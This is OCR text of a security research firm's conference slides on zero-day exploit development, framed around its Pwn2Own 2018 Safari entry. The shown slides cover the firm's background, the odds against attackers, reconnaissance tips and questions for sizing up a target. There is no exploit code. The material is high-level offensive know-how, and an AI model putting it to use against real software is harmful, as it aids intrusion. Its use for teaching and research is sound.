The Layman's Guide to Zero-Day Engineering


Demystifying the exploit development lifecycle

gaasedelen & itszn

RET2 SYSTEMS

About RET2

- Security Research Firm
  - Founded in September 2017
  - Based in Troy, NY - USA
- Services
  - Security R&D
  - Consulting
  - Training
- https://ret2.io



About This Talk

- Outline the process of Zero-Day Engineering
  - A case study of our participation in PWN2OWN 2018
- We will…
  - Break common misconceptions
  - Highlight our own observations
  - Offer advice where applicable
- This is a ‘non-technical’ commentary about the process

PWN2OWN 2018


RET2
SYSTEMS
PacSec

A Methodical Approach to Browser Exploitation

The Exploit Development Lifecycle, From A to Z(ero Day)

June 5, 2018 / Patrick Biernat, Markus Gaasedelen, Amy Burnett

Pwn2Own is an industry-level security competition organized annually by Trend Micro's Zero Day Initiative. Pwn2Own invites top security researchers to showcase zero-day exploits against high-value software targets such as premiere web browsers, operating systems, and virtualization solutions.

We were interested in participating for the first time this year, choosing to target Apple Safari on macOS because the software & platform was one that we had not worked with before.

For the purpose of this competition, we discovered and exploited two previously unknown vulnerabilities in Apple software to achieve remote code execution as root through a single click in the Safari Web Browser.

Joshua Smith from ZDI evaluating our submitted zero-day at Pwn2Own 2018

Continue Reading →


RET2 SYSTEMS

Technical Details:
https://blog.ret2.io

Six-part Blog Series

Step 0:

Setting Expectations



The Guardian

Apple

Apple becomes world's first trillion-dollar company

Computing and mobile phone giant beats Amazon to landmark after its shares hit $207.05

Unfavorable Odds


- You versus the vendor
  - Tens of millions of dollars in security engineering
  - Teams of security engineers, expert developers
- You versus the code
  - Some of the most hardened consumer software
  - Overwhelming amounts of complex code (millions of lines)
- You versus other attackers
  - Attackers, researchers, enthusiasts ...

19:47:05

RET2 SYSTEMS

Capture The Flag (CTF)

36-48 hours



RET2 SYSTEMS


Zero-Day Engineering

?

RET2 SYSTEMS

Zero-Day Engineering

?



RET2 SYSTEMS


Zero-Day Engineering

RET2 SYSTEMS

Zero-Day Engineering

RET2 SYSTEMS

Zero-Day Engineering




"Infosec and failure" by Ange Albertini, Hack.Lu 2017

By checking this box, you acknowledge that failure is a probable outcome of your journey:

Step 1:

Reconnaissance


METASPLOIT by Rapid7
RECON
EXPLOIT
msf >
PAYLOAD
LOOT

Advice:

Aggregate and review all existing research related to your target

apple safari exploit writeup

All Images News Videos Shopping More Settings Tools

About 71,700 results (0.27 seconds)

[PDF] Apple Safari - Wasm Section Exploit - MWR Labs - MWR InfoSecurity
https://labs.mwrinfosecurity.com/.../apple-safari-wasm-section-vuln-write-up-2018-04...
Apr 16, 2018 - during the **exploit** development phase of this research, **Apple** ..... to the one described by Ian Beer in his **Safari** pwn4fun **write-up** which has.

[PDF] Apple Safari – PWN2OWN Desktop Exploit - MWR Labs
https://labs.mwrinfosecurity.com/.../apple-safari-pwn2own-vuln-write-up-2018-10-29...
Apple Safari –. PWN2OWN Desktop. **Exploit**. 2018-10-29 (Fabian Beterke, ... As mentioned in the **vulnerability write-up**, a RefPtr will be written to before the ...

macOS 10.13.3 (17D47) Safari Wasm Exploit - GitHub
https://github.com/mwrlabs/CVE-2018-4121
macOS 10.13.3 (17D47) **Safari** Wasm **Exploit** . ... https://labs.mwrinfosecurity.com/assets/BlogFiles/**apple-safari**-wasm-section-vuln-**write-up**-2018-04-16.pdf ...

Searches related to javascriptcore

javascriptcore **android**

javascriptcore **react native**

javascriptcore **performance**

javascriptcore **windows**

javascriptcore **webassembly**

javascriptcore **xmlhttprequest**

javascriptcore **wiki**

javascriptcore **uiwebview**

exploiting javascript engines

how doe

how

webkit exploit

javascriptcore vuln

safari exploitdb


webkit architecture

debugging webkit

what is '

javascriptcore CVE

"javascriptcore" slid












HUNTER'S MOON






Riddle Me This

- What is the purpose of the software (or device)?
- How is the target architected?
  - *What are its major components? Is there a sandbox?*
  - *What components can you interface with as a user?*
- How do you debug it?
  - *What is the ‘ideal’ development environment?*
  - *What tools or devices are required for live introspection?*
- What does its security track record look like?
  - *Does it have historically vulnerable components? (many CVEs)*
  - *Is there existing writeups / exploits / research for this target?*

Step 2:

Target Selection

RET2 SYSTEMS



